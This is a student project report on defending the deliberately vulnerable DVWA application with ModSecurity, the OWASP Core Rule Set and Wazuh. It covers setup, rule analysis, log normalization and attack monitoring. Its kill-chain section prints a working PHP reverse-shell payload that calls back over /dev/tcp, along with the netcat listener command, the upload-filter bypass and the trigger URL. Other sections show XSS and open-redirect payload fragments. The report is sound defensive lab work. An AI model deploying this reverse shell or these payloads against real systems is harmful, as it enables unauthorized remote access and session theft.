PROJECT REPORT
STUDY OF SECURITY SOLUTIONS FOR WEB APPLICATIONS ACCORDING TO OWASP STANDARDS

Nguyễn Kỳ Khải	22BA13168
Nguyễn Hải An	22BA13003
Vũ Gia Bách	22BA13039
Nguyễn Trường Giang	22BA13111
Trương Đức Hiệp	22BA13130
Bùi Đức Minh	23BI14305

Supervisor

Dr. **PHẠM DUY TRUNG**

Hanoi, January 2026

ACKNOWLEDGEMENT

The project "Research on Web Application Security Solutions according to OWASP Standards" is the topic our group selected for our final project, marking the culmination of our three years specializing in Cyber Security.

We would like to express our deepest gratitude to Dr. Pham Duy Trung for his direct supervision, his enthusiastic dedication to imparting knowledge, and for the valuable scientific guidance and practical insights that enabled us to complete this report.

We also wish to extend our sincere thanks to the lecturers of the Faculty of Information and Communication Technology for creating favorable conditions, supporting us throughout our studies, and providing constructive feedback to help refine this thesis.

Sincerely,

Contents

CHAPTER 1: INTRODUCTION 1
1.1. Motivation and necessity 1
1.2. Research Objectives 1
1.3. Objects and Scope of Research 2
1.4. Research Methodology 2
CHAPTER 2: THEORETICAL BACKGROUND 2
2.1. OWASP Top 10 2021 Standards 2
2.2. Web Application Firewall (ModSecurity) 2
2.2.1. Request/Response Cycle Processing Mechanism 3
2.2.2. Principles of Rule-based Detection 4
2.2.3. Concepts of False Positive and False Negative 4
2.3. SIEM System & Wazuh Architecture 4
2.3.1. Agent-Manager Architecture 4
2.3.2. Log Collection from WAF and File Integrity Monitoring (FIM) 5
2.4. Overlay Network Technology (ZeroTier) 5
CHAPTER 3: SYSTEM DESIGN AND IMPLEMENTATION 5
3.1. Topology 5
3.2. Implementation 6
3.2.1. DVWA installation 6
3.2.2. ZeroTier Configuration 7
3.2.3. ModSecurity Configuration 7
3.2.4. Wazuh installation and configuration 8
CHAPTER 4: BUILDING DEFENSIVE SOLUTIONS AND IN-DEPTH ANALYSIS 9
4.1. Vulnerability mapping and technical analysis (medium level) 9
4.2. Defense with ModSecurity (WAF) 10
4.2.1. Vulnerabilities Mitigated by OWASP Core Rule Set (CRS) 10
4.2.2. Vulnerabilities Requiring Custom Rules 12
4.3. Monitoring and response with wazuh (SIEM) 13
4.3.1. Normalization log 13
4.3.2. Cyber Kill Chain Monitoring 15
4.3.3. Active Response for XSS vulnerability 15
CHAPTER 5: EXPERIMENT & EVALUATION 21
5.1. Evaluate the system's defense capabilities 21
5.2. Evaluate system performance, scalability and stability 22

5.2.1 Situational assessment 22
5.2.2 Evaluate the scalability and stability of the system. 24
5.2.3 Security-Performance Trade-off Analysis 24
CHAPTER 6: CONCLUSION AND FURTURE WORK 25
6.1. Conclusion 25
6.2. Limit 25
6.3. Future work 25
REFERENCES 26

CHAPTER 1: INTRODUCTION

1.1. Motivation and necessity

In the current era of digital transformation, web applications have become a primary target for cyber-attacks. The OWASP (Open Web Application Security Project) Top 10 serves as the gold standard for identifying the most critical web security risks. However, simply deploying security tools is often insufficient. Many organizations struggle with "alert fatigue" caused by a high volume of false positives and a lack of deep understanding regarding how security rules actually trigger and mitigate threats.

This project, titled "Researching Web Application Security Solutions based on OWASP Standards," is conducted to bridge the gap between theoretical vulnerability knowledge and practical defensive operations. By combining the prevention power of ModSecurity with the centralized monitoring of Wazuh, the research focuses on "rule-level" analysis and log optimization to build a streamlined, effective, and responsive security architecture.

1.2. Research Objectives

The project aims to achieve the following technical milestones:

Vulnerability Identification and Verification:

Conduct comprehensive penetration testing on 18 vulnerabilitieswithin the DVWA (Damn Vulnerable Web Application) environment to identify attack characteristics and verify the out-of-the-box effectiveness of the OWASP Core Rule Set (CRS).

In-depth Analysis of WAF Mechanisms:

- Analyze a representative successful block to identify the specific Rule ID and the Regex/Pattern used by the CRS to neutralize the threat.
- Develop and validate Custom Rules for vulnerabilities that bypass the standard CRS.
- Construct a comprehensive evaluation matrix for all 18 vulnerabilities, categorized by defense type (CRS vs. Custom Rule).

Monitoring Optimization and Incident Response (SIEM):

- Configure Wazuh for centralized log collection and observe log transitions across different attack stages.
- Log Tuning: Refine Log Levels and implement grouping strategies for low-priority events to filter out noise and prevent the dilution of critical security alerts.
- Deploy Active Response mechanisms to automate defensive actions (e.g., IP blocking) upon detecting malicious patterns.
- Measurement and Evaluation: Quantify the system's performance in terms of detection accuracy, rule coverage, and noise reduction efficiency.

1.3. Objects and Scope of Research

Research Objects:

- 18 vulnerability scenarios on the DVWA platform.
- ModSecurity Engine and the OWASP CRS.
- Wazuh SIEM/EDR manager and agents.

Scope of Infrastructure:

- The system is deployed across a ZeroTier Virtual Private Network, creating a unified virtual subnet for distributed components.
- Nodes involved: An Attacker machine, a centralized Wazuh Manager, and multiple Victim Agents (Web Servers) connected via the ZeroTier SDN.
- Focus is placed on rule analysis, log level tuning, and automated response within this distributed environment.

1.4. Research Methodology

The project follows an empirical, step-by-step technical methodology:

- Offensive Phase: Execute manual penetration testing on 18 vulnerabilities to establish a baseline.
- Defensive and Analytical Phase: Activate ModSecurity, inspect audit logs to extract Rule IDs/Patterns, and write Custom Rules where necessary.
- Optimization Phase: Integrate logs into Wazuh, perform "Log Tuning" to suppress noise, and configure automated reaction scripts.
- Evaluation Phase: Re-test the attack vectors to validate the Active Response effectiveness and compile the final security matrix.

CHAPTER 2: THEORETICAL BACKGROUND

2.1. OWASP Top 10 2021 Standards

The OWASP (Open Web Application Security Project) Top 10 serves as a standard awareness document for developers and web application security experts. The 2021 version reflects significant shifts in the modern cybersecurity threat landscape. The following section analyzes key vulnerability categories relevant to the experimental scope of this study:

2.2. Web Application Firewall (ModSecurity)

ModSecurity is the world's most widely used open-source Web Application Firewall (WAF), operating as an embedded module within Web Servers (Apache, Nginx, IIS). It provides real-time protection capabilities for web applications.

2.2.1. Request/Response Cycle Processing Mechanism

ModSecurity operates by intercepting the HTTP/HTTPS data stream passing through the Web Server.



Figure 1: Request/Response Cycle Processing Mechanism

The processing procedure is divided into five main phases (Processing Phases):

- Phase 1 - Request Headers: Analyzes request headers immediately upon receipt by the server.
- Phase 2 - Request Body: Analyzes the content of the request body (typically POST data or file uploads). This is a critical phase for detecting SQL Injection or XSS vulnerabilities within input data.
- Phase 3 - Response Headers: Analyzes response headers before they are sent to the client
- Phase 4 - Response Body: Analyzes the content of the response (HTML, JSON). This phase helps prevent Data Leakage, such as the exposure of credit card numbers or detailed SQL error messages.
- Phase 5 - Logging: Records transaction information to serve auditing and monitoring purposes (Audit Logging).

2.2.2. Principles of Rule-based Detection

ModSecurity utilizes a powerful rule language (SecRule) to define attack patterns. -

- Negative Security Model: Defines known "bad" behaviors (Blacklist). Any request matching the blacklist is blocked. This is the approach utilized by the OWASP Core Rule Set (CRS).
- Positive Security Model: Defines only allowed "good" behaviors (Whitelist). Any behavior falling outside this list is considered anomalous and is subsequently blocked.

2.2.3. Concepts of False Positive and False Negative

- False Positive: The system mistakenly blocks valid requests from normal users, identifying them as attacks. This disrupts the user experience and necessitates rule tuning.
- False Negative: The system fails to detect a genuine attack. This represents the most significant risk in security operations.

2.3. SIEM System & Wazuh Architecture

Wazuh is an open-source security platform that unifies XDR (Extended Detection and Response) and SIEM (Security Information and Event Management) capabilities.



Figure 2: SIEM System & Wazuh Architecture

2.3.1. Agent-Manager Architecture

Wazuh operates on a Client-Server model:

- Wazuh Agent: collect logs, monitor system files, and detect anomalies, subsequently sending encrypted data to the Manager.
- Wazuh Manager: The central component responsible for receiving data from Agents, decoding, and analyzing it based on rulesets to detect threats and trigger alerts.

2.3.2. Log Collection from WAF and File Integrity Monitoring (FIM)

- Log Collection: The Wazuh Agent can directly read Apache log files (error.log, access.log) and the ModSecurity Audit Log (modsec_audit.log). Through decoders, Wazuh converts these raw logs into structured events for analysis.
- File Integrity Monitoring (FIM): Wazuh's Syscheck module monitors changes within the file system. It stores hash checksums (MD5/SHA256) of critical files. When a file is modified, deleted, or created, the Agent recalculates the hash and compares it against the database; if a discrepancy is found, an immediate alert is generated.

2.4. Overlay Network Technology (ZeroTier)

ZeroTier is a software-defined networking (SD-WAN) solution that creates secure, virtual peer-to-peer networks over the public Internet. It functions as a global virtual Ethernet switch, allowing devices to communicate as if they were on the same physical Local Area Network (LAN) by utilizing end-to-end encryption and automatic NAT traversal.

CHAPTER 3: SYSTEM DESIGN AND IMPLEMENTATION

3.1. Topology



Figure 3: System Topology

This diagram demonstrates the topology of our system, which is divided into two primary nodes connected via a ZeroTier Virtual Network. Node 1 is the Web Server, and Node 2 is the SIEM Server. At Node 1, Nginx acts as a reverse proxy. ModSecurity is installed as a dynamic module and analyzes the HTTP traffic before forwarding it to the DVWA application. The Wazuh Agent collects application logs from DVWA and security audit logs from ModSecurity, delivering them through port 1514 to the Wazuh Manager at Node 2. A security analyst can then access the Wazuh Dashboard over the virtual network to monitor security events, investigate triggered rules, and respond to detected threats in real-time.

3.2. Implementation

3.2.1. DVWA installation

We deployed the Damn Vulnerable Web Application (DVWA) on the Ubuntu Server. We install DVWA by cloning from the official repository: https://github.com/digininja/DVWA.git [1] [2]

We follow the standard instructions to install the necessary dependencies (MySQL, PHP). After finishing the basic configuration for the DVWA database, we create a new Nginx configuration file for the DVWA site:

```
sudo nano /etc/nginx/sites-available/dvwa

server {
    listen 80;
    server_name <server-ip>;
    root /var/www/html/dvwa;
    index index.php;

    location / {
        try_files $uri $uri/ =404;
    }

    location ~ \.php$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/var/run/php/php8.3-fpm.sock;
    }
}
```

3.2.2. ZeroTier Configuration

We register a new network group ID at central.zerotier.com to get a unique ID for our network [3]. After obtaining the Network ID, we install the ZeroTier client on each machine (Web Server and Wazuh Server) using the following command:

```
curl -s https://install.zerotier.com | sudo bash
```

A successful installation will return a unique ID for that machine. We use the command below to enable the service and join the network:

```
sudo systemctl enable zerotier-one
sudo zerotier-cli join <network_id>
```

3.2.3. ModSecurity Configuration

We clone the official repository and follow the instructions to compile libmodsecurity

```
git clone --depth 1 -b v3/master --single-branch https://github.com/SpiderLabs/ModSecurity
```

Next, we download the ModSecurity-Nginx connector [4], which acts as the bridge allowing Nginx to communicate with the WAF engine:

```
git clone --depth 1 https://github.com/SpiderLabs/ModSecurity-nginx.git
```

After finishing the compilation of libmodsecurity and rebuilding Nginx with the connector, we configure Nginx to load the module. We add this line to the top of /etc/nginx/nginx.conf:

```
load_module modules/ngx_http_modsecurity_module.so;
```

We deploy the OWASP CRS, which serves as the detection logic for the WAF, containing rules to identify common threats. We download it and move it to the configuration directory:

```
cd /etc/nginx/modsec/
sudo git clone https://github.com/coreruleset/coreruleset.git owasp-crs
cd owasp-crs
sudo cp crs-setup.conf.example crs-setup.conf
```

Then, we copy the default recommended configuration from the ModSecurity source to our directory:

```
sudo cp ~/ModSecurity/modsecurity.conf-recommended /etc/nginx/modsec/modsecurity.conf
```

Next, we edit /etc/nginx/modsec/modsecurity.conf to enable the blocking mode and configure the audit logging. We explicitly set SecRuleEngine to On to stop attacks and define the SecAuditLog path to match the location monitored by our Wazuh Agent. We also include the OWASP CRS rule files to load the attack signature database:

```
SecRuleEngine On
...
SecAuditEngine RelevantOnly
SecAuditLogType Serial
SecAuditLog /var/log/nginx/modsec_audit.log
...
Include /etc/nginx/modsec/owasp-crs/crs-setup.conf
Include /etc/nginx/modsec/owasp-crs/rules/*.conf
```

Finally, we enable ModSecurity specifically for the DVWA site by modifying the server block in /etc/nginx/sites-available/dvwa. This enforces inspection for all incoming traffic to this specific application:

```
server {
        ...
        modsecurity on;
        modsecurity_rules_file /etc/nginx/modsec/modsecurity.conf;
        ...
}
```

3.2.4. Wazuh installation and configuration

The Wazuh Manager was deployed using the official pre-built virtual machine (OVA) imported into VMware [5] [6]. While the standard recommendation requires 4 vCPUs and 8 GB RAM, we allocated resources based on our lab environment's capacity. To facilitate management, we integrated the server into the ZeroTier network, allowing access to the dashboard via the managed IP: https://<WAZUH_ZEROTIER_IP>.

Once logged in, we deployed a new agent to the Web Server (Ubuntu Server) by navigating to Wazuh Menu > Agents > Deploy new agent. After selecting the operating system (Linux/Ubuntu) and the architecture (amd64), the dashboard generated the installation command which links the Agent to the Manager via the ZeroTier IP.

After installing the agent, we configured the ossec.conf file on the Ubuntu server (/var/ossec/etc/ossec.conf) to ingest logs from Nginx and ModSecurity. We added the following <localfile> blocks to the <ossec_config> section:

```
<localfile>
  <log_format>apache</log_format>
  <location>/var/log/nginx/modsec_audit.log</location>
</localfile>

<localfile>
  <log_format>apache</log_format>
  <location>/var/log/nginx/access.log</location>
</localfile>

<localfile>
  <log_format>apache</log_format>
  <location>/var/log/nginx/error.log</location>
</localfile>
```

CHAPTER 4: BUILDING DEFENSIVE SOLUTIONS AND IN-DEPTH ANALYSIS

4.1. Vulnerability mapping and technical analysis (medium level)

Mapping Table: 18 DVWA Vulnerabilities vs. OWASP Top 10

No.	DVWA Vulnerability	OWASP Mapping Category	Technical Notes
1	Brute Force	A07:2021-Identification and Authentication Failures	Lack of account lockout mechanism
2	Command Injection	A03:2021-Injection	Unauthorized OS command execution
3	CSRF	A01:2021-Broken Access Control	Absence of Anti-CSRF Tokens
4	File Inclusion	A05:2021-Security Misconfiguration	Path traversal and remote file inclusion
5	File Upload	A01:2021-Broken Access Control	Malicious script upload (Webshell)
6	SQL Injection	A03:2021-Injection	Exploitation via URL/Form parameters
7	SQL Injection (Blind)	A03:2021-Injection	Exploitation via time-based/boolean response

8	Weak Session IDs	A02:2021-Cryptographic Failures	Predictable session generation algorithm
9	XSS (DOM)	A03:2021-Injection	Client-side script execution via DOM
10	XSS (Reflected)	A03:2021-Injection	Immediate script reflection from request
11	XSS (Stored)	A03:2021-Injection	Persistent script storage in Database
12	CSP Bypass	A05:2021-Security Misconfiguration	Loose Content Security Policy
13	JavaScript	A04:2021-Insecure Design	Absolute reliance on client-side logic
14	Authorisation Bypass	A01:2021-Broken Access Control	Improper authorization (IDOR)
15	Insecure CAPTCHA	A07:2021-Identification and Authentication Failures	Broken validation logic for CAPTCHA
16	Open Redirect	A01:2021-Broken Access Control	Redirection to malicious domains
17	Cryptography	A02:2021-Cryptographic Failures	Predictable token pattern due to the use of a weak algorithm
18	API	A01:2021-Broken Access Control	Mass Assignment vulnerability allowing privilege escalation via unchecked JSON input

4.2. Defense with ModSecurity (WAF)

4.2.1. Vulnerabilities Mitigated by OWASP Core Rule Set (CRS)

- CSP bypassing:
Log Analysis:

The following sample logs were extracted from /var/log/nginx/modsec_audit.log after executing an XSS payload designed to bypass CSP filters on the /vulnerabilities/csp/ page:

Sample Logs:

```
---J5x1dD1U---H--
Message: Warning. Matched "Operator Pm" against variable "ARGS:include" [id "941180"] [msg "Node-Validator Deny List Keywords"] [data "Matched Data: document.cookie found"] [severity "2"]
Message: Warning. Matched "Operator Rx" against variable "ARGS:include" [id "941390"] [msg "Javascript method detected"] [data "Matched Data: alert( found"] [severity "2"]
Message: Access denied with code 403 (phase 2). Matched "Operator Ge" with parameter "5" against variable "TX:BLOCKING_INBOUND_ANOMALY_SCORE" (Value: 43). [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 43)"] [severity "0"]
---J5x1dD1U---Z--
```

Highlight Key Fields:

The table below summarizes the critical technical fields identified during the attack simulation:

Field	**Captured Value**	**Technical Analysis**
Matched Data	document.cookie, alert(	Malicious strings detected in the include parameter. These indicate attempts at session hijacking and unauthorized script execution.
Rule ID	941180, 941390	Specific CRS rules triggered. ID 941180 targets blacklisted keywords, while ID 941390 detects dangerous Javascript methods.
Severity	Critical (2)	The highest alert level, indicating a high-confidence attack signature.

Example of Anomaly Score Calculation:

ModSecurity utilizes an Anomaly Scoring mechanism rather than a single-rule blocking model. Each triggered rule adds to a total score for the request:

- Detection 1: The presence of document.cookie triggered Rule 941180.
- Detection 2: The alert() function triggered Rule 941390.
- Result: As multiple high-severity rules were matched, the cumulative score was calculated as: Total Anomaly Score = 43

Since the total score (43) significantly exceeded the default inbound threshold (5), Rule **949110** immediately triggered an Access denied with code 403. The request was dropped at the WAF layer before reaching the web server, effectively neutralizing the CSP bypass attempt.

- Open Redirect

We perform an attack to see if Modsecurity blocks it:
10.147.165.11/vulnerabilities/open_redirect/source/medium.php?redirect=google.com

```
ModSecurity: Warning. Matched "Operator `Within' with parameter `.ani/ .asa/ ... .com/ ...' against variable `TX:EXTENSION' (Value: `.com/' ) ... [line "1039"] [id "920440"] ... [msg "URL file extension is restricted by policy"] [data ".com"] ... [tag "OWASP_CRS/PROTOCOL-ENFORCEMENT"] ...
```

When testing with ?redirect=google.com, it triggered Rule 920440 in the CRS. This rule is designed to block access to files with specific, dangerous extensions (e.g., .bat, .ini, .com).

In this context, ModSecurity parsed the end of the input string (google.com) as a filename. Because .com is a legacy DOS executable extension, it matches the entry in the tx.restricted_extensions list. This is a False Positive; the WAF incorrectly interprets the domain name as a request for a malicious executable file and blocks the request. It is not actually detecting an Open Redirect attack, but rather a restricted file extension. If we try with other domain extensions like .org, .edu, or .net, ModSecurity cannot block it. Therefore, we need to write a custom rule

4.2.2. Vulnerabilities Requiring Custom Rules

Addressing logic-based vulnerabilities that the standard CRS cannot 100% cover.

Open Redirect

When we test with other domains like .org, .net, or .edu and the payload contain "//": ?redirect=//google.com, the CRS is bypassed. Since CRS doesn't have rules specifically for the open redirect vulnerability, we write a custom rule.

In this case, we wrote a custom rule to detect the // and common domain extensions in the redirect parameter and other common parameters, and also block http and https protocols:

```
SecRule ARGS_NAMES "@pm redirect url return next dest" \
   "id:1000001,\
   phase:2,\
   deny,\
   status:403,\
   t:lowercase,\
   chain"
   SecRule ARGS "@rx ^(https?://|//|.*\.(com|org|net|edu|io)(/|$))" \
      "msg:'Custom Rule: Open Redirect Attack Blocked'"
```

4.3. Monitoring and response with wazuh (SIEM)

4.3.1. Normalization log

To effectively monitor web application attacks, raw logs generated by ModSecurity must first be processed into a structured format that Wazuh can interpret. This phase, known as log normalization, involves parsing unstructured log lines to extract critical fields such as Rule IDs, messages, and payload data.

The following custom decoder configuration was implemented to parse the incoming logs. Using regular expressions (Regex), this configuration extracts the id, msg, and data fields, allowing Wazuh to correlate specific web attacks with its internal rule engine.

```
<decoder name="modsecurity-custom">
  <prematch offset="after_parent">\[id "\d+"\]</prematch>
</decoder>


<decoder name="modsecurity-custom-fields">
  <parent>modsecurity-custom</parent>
  <regex>\[id "(\d+)"\]</regex>
  <order>modsecurity.rule_id</order>
</decoder>


<decoder name="modsecurity-custom-fields">
  <parent>modsecurity-custom</parent>
  <regex>\[msg "([^"]+)"\]</regex>
  <order>modsecurity.msg</order>
</decoder>


<decoder name="modsecurity-custom-fields">
  <parent>modsecurity-custom</parent>
  <regex>\[data "([^"]+)"\]</regex>
  <order>modsecurity.data</order>
</decoder>
```

Once the logs are normalized, the next challenge is to translate technical alert data into actionable risk metrics. To achieve this, a standardization framework was established to map Wazuh's numeric alert levels (0–16) to the qualitative OWASP Severity ratings. This ensures that security analysts can instantly prioritize threats based on industry standards.

The table below details the criteria used for this alignment:

Wazuh alert level	OWASP severity	Description
0 - 2	Informational	Routine log messages, system status updates, or events with no security relevance. No action required.
3 - 5	Low	Events that deviate from the norm but do not pose an immediate threat
6 - 9	Medium	Suspicious activities or events that may indicate a policy violation or the early stages of an attack
10 - 12	High	Events with high security relevance that often indicate a successful compromise or a serious vulnerability being exploited
13 - 16	Critical	Confirmed critical attacks or system unavailability. These alerts typically trigger Active Response mechanisms immediately

Based on the mapping strategy defined above, custom Wazuh rules were configured to assign the appropriate alert level to specific ModSecurity events. The XML snippet example below demonstrates how different Rule IDs are categorized into their respective severity groups, ranging from Informational to Critical.

```
<group name="modsecurity,custom,">


  <rule id="941100" level="6">
    <decoded_as>modsecurity-custom</decoded_as>
    <field name="modsecurity.rule_id">900000</field>
    <description>OWASP Informational: $(modsecurity.msg)</description>
  </rule>
…
```

4.3.2. Cyber Kill Chain Monitoring

Weaponization: An attacker prepares a malicious PHP payload designed to establish a reverse TCP connection to the attacker's machine.

- Payload: shell.php
- Content:

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.1.10/4444 0>&1'"); ?>
```

Delivery: The malicious payload is transmitted to the target system. Since the application implements a file type restriction (accepting only JPEG/PNG), Burp Suite is utilized to intercept the request and bypass these filters, successfully uploading the shell.php file to the server.

Exploitation: The vulnerability is triggered by directly navigating to the uploaded file location. This action forces the web server to execute the PHP code contained within the payload.

- Trigger URL: http://192.168.175.132/hackable/uploads/shell.php

Command and Control (C2): Before exploitation, a listener is established on the attacker's machine to intercept the incoming connection. Upon execution of the payload, the target server initiates a reverse shell connection back to the attacker, granting remote system access.

- Attacker Command: nc -lnvp 4444
- Status: Connection established from 192.168.175.132

Throughout the simulation, Wazuh successfully aggregated logs corresponding to the executed steps of the Cyber Kill Chain:

- **Delivery:** The file upload action was captured via web server access logs and File Integrity Monitoring (FIM), which alerted on the creation of shell.php in the directory.
- **Exploitation:** The subsequent HTTP request triggering the malicious file was recorded, providing a timestamped correlation between the upload and execution.
- **Command & Control:** The reverse shell connection and the execution of the netcat listener were successfully logged by the system's process monitoring modules.

Wazuh's capacity to identify specific indicators at each stage of the kill chain validates its robust "defense in depth" architecture. By offering comprehensive visibility into the full attack trajectory rather than isolated incidents, Wazuh proves to be a highly effective solution for detecting and reconstructing sophisticated intrusion attempts.

4.3.3. Active Response for XSS vulnerability

Although the project has researched and tested a total of 18 different types of security vulnerabilities according to OWASP standards, within the scope of implementing the automated response system (Active Response), we focus on applying experiments to XSS vulnerability variants. This choice aims to specifically demonstrate the system's ability to extract complex data from logs and the effectiveness of preventing intentional, repeated attack behaviors. Furthermore, focusing on a specific group of vulnerabilities helps optimize accuracy when constructing Rules, avoiding overlapping or logical confusion

that may occur when processing too many different attack signatures simultaneously within the same response scenario.

4.3.3.1. Mechanism & System Workflow

To evaluate the effectiveness of the solution, we will observe the system's Active Response workflow. This cycle not only demonstrates precise detection capabilities but also illustrates the coordination between security layers to instantaneously isolate harmful sources.

